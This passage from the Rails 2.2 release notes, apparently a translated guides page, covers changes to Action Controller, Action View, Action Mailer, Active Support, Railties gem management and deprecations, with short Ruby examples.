- The HTTP Accept header is disabled by default now. You should prefer the use of formatted URLs (such as `/customers/1.xml`) to indicate the format that you want. If you need the Accept headers, you can turn them back on with `config.action_controller.use_accept_header = true`.
- Benchmarking numbers are now reported in milliseconds rather than tiny fractions of seconds
- Rails now supports HTTP-only cookies (and uses them for sessions), which help mitigate some cross-site scripting risks in newer browsers.
- `redirect_to` now fully supports URI schemes (so, for example, you can redirect to a svn`ssh: URI).
- `render` now supports a `:js` option to render plain vanilla JavaScript with the right

mime type.

- Request forgery protection has been tightened up to apply to HTML-formatted content requests only.
- Polymorphic URLs behave more sensibly if a passed parameter is nil. For example, calling `polymorphic_path([@project, @date, @area])` with a nil date will give you `project_area_path` .

# 7 Action View

- `javascript_include_tag` and `stylesheet_link_tag` support a new `:recursive` option to be used along with `:all` , so that you can load an entire tree of files with a single line of code.
- The included Prototype JavaScript library has been upgraded to version 1.6.0.3.
- `RJS#page.reload` to reload the browser's current location via JavaScript
- The `atom_feed` helper now takes an `:instruct` option to let you insert XML processing instructions.

# 8 Action Mailer

Action Mailer now supports mailer layouts. You can make your HTML emails as pretty as your in-browser views by supplying an appropriately-named layout - for example, the `CustomerMailer` class expects to use `layouts/customer_mailer.html.erb` .

- More information:
  - What's New in Edge Rails: Mailer Layouts

Action Mailer now offers built-in support for GMail's SMTP servers, by turning on STARTTLS automatically. This requires Ruby 1.8.7 to be installed.

# 9 Active Support

Active Support now offers built-in memoization for Rails applications, the `each_with_object` method, prefix support on delegates, and various other new utility methods.

## 9.1 Memoization

Memoization is a pattern of initializing a method once and then stashing its value away for repeat use. You've probably used this pattern in your own applications:

```
def full_name
  @full_name ||= "#{first_name} #{last_name}"
end
```

Memoization lets you handle this task in a declarative fashion:

```
extend ActiveSupport::Memoizable

def full_name
  "#{first_name} #{last_name}"
end
memoize :full_name
```

Other features of memoization include `unmemoize`, `unmemoize_all`, and `memoize_all` to turn memoization on or off.

- Lead Contributor: Josh Peek
- More information:
  - What's New in Edge Rails: Easy Memoization
  - Memo-what? A Guide to Memoization

### 9.2 each_with_object

The `each_with_object` method provides an alternative to `inject`, using a method backported from Ruby 1.9. It iterates over a collection, passing the current element and the memo into the block.

```
%w(foo bar).each_with_object({}) { |str, hsh| hsh[str] = str.upcase } # => {'foo' => 'FOO
```

Lead Contributor: Adam Keys

### 9.3 Delegates With Prefixes

If you delegate behavior from one class to another, you can now specify a prefix that will be used to identify the delegated methods. For example:

```
class Vendor < ActiveRecord::Base
  has_one :account
  delegate :email, :password, :to => :account, :prefix => true
end
```

This will produce delegated methods `vendor#account_email` and `vendor#account_password`. You can also specify a custom prefix:

```
class Vendor < ActiveRecord::Base
  has_one :account
  delegate :email, :password, :to => :account, :prefix => :owner
end
```

This will produce delegated methods `vendor#owner_email` and `vendor#owner_password`.

Lead Contributor: Daniel Schierbeck

### 9.4 Other Active Support Changes

- Extensive updates to `ActiveSupport::Multibyte`, including Ruby 1.9 compatibility fixes.
- The addition of `ActiveSupport::Rescuable` allows any class to mix in the `rescue_from` syntax.
- `past?`, `today?` and `future?` for `Date` and `Time` classes to facilitate date/time comparisons.
- `Array#second` through `Array#fifth` as aliases for `Array#[1]` through `Array#[4]`
- `Enumerable#many?` to encapsulate `collection.size > 1`
- `Inflector#parameterize` produces a URL-ready version of its input, for use in `to_param`.
- `Time#advance` recognizes fractional days and weeks, so you can do `1.7.weeks.ago`, `1.5.hours.since`, and so on.
- The included TzInfo library has been upgraded to version 0.3.12.
- `ActiveSupport::StringInquirer` gives you a pretty way to test for equality in strings: `ActiveSupport::StringInquirer.new("abc").abc? => true`

## 10 Railties

In Railties (the core code of Rails itself) the biggest changes are in the `config.gems` mechanism.

### 10.1 config.gems

To avoid deployment issues and make Rails applications more self-contained, it's possible to place copies of all of the gems that your Rails application requires in `/vendor/gems`. This capability first appeared in Rails 2.1, but it's much more flexible and robust in Rails 2.2, handling complicated dependencies between gems. Gem management in Rails includes these commands:

- `config.gem _gem_name_` in your `config/environment.rb` file
- `rake gems` to list all configured gems, as well as whether they (and their dependencies) are installed, frozen, or framework (framework gems are those loaded by Rails before the gem dependency code is executed; such gems cannot be frozen)
- `rake gems:install` to install missing gems to the computer
- `rake gems:unpack` to place a copy of the required gems into `/vendor/gems`
- `rake gems:unpack:dependencies` to get copies of the required gems and their dependencies into `/vendor/gems`
- `rake gems:build` to build any missing native extensions
- `rake gems:refresh_specs` to bring vendored gems created with Rails 2.1 into alignment

with the Rails 2.2 way of storing them

You can unpack or install a single gem by specifying `GEM=_gem_name_` on the command line.

- Lead Contributor: Matt Jones
- More information:
    - What's New in Edge Rails: Gem Dependencies
    - Rails 2.1.2 and 2.2RC1: Update Your RubyGems
    - Detailed discussion on Lighthouse

### 10.2 Other Railties Changes

- If you're a fan of the Thin web server, you'll be happy to know that `script/server` now supports Thin directly.
- `script/plugin install <plugin> -r <revision>` now works with git-based as well as svn-based plugins.
- `script/console` now supports a `--debugger` option
- Instructions for setting up a continuous integration server to build Rails itself are included in the Rails source
- `rake notes:custom ANNOTATION=MYFLAG` lets you list out custom annotations.
- Wrapped `Rails.env` in `StringInquirer` so you can do `Rails.env.development?`
- To eliminate deprecation warnings and properly handle gem dependencies, Rails now requires rubygems 1.3.1 or higher.

## 11 Deprecated

A few pieces of older code are deprecated in this release:

- `Rails::SecretKeyGenerator` has been replaced by `ActiveSupport::SecureRandom`
- `render_component` is deprecated. There's a render_components plugin available if you need this functionality.
- Implicit local assignments when rendering partials has been deprecated.

```
def partial_with_implicit_local_assignment
  @customer = Customer.new("Marcel")
  render :partial =&gt; "customer"
end
```

  Previously the above code made available a local variable called `customer` inside the partial 'customer'. You should explicitly pass all the variables via :locals hash now.

- `country_select` has been removed. See the deprecation page for more information and a plugin replacement.

- `ActiveRecord::Base.allow_concurrency` no longer has any effect.

- `ActiveRecord::Errors.default_error_messages` has been deprecated in favor of `I18n.translate('activerecord.errors.messages')`
- The `%s` and `%d` interpolation syntax for internationalization is deprecated.
- `String#chars` has been deprecated in favor of `String#mb_chars`.
- Durations of fractional months or fractional years are deprecated. Use Ruby's core `Date` and `Time` class arithmetic instead.
- `Request#relative_url_root` is deprecated. Use `ActionController::Base.relative_url_root` instead.

## 12 Credits

Release notes compiled by Mike Gunderloy

## 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。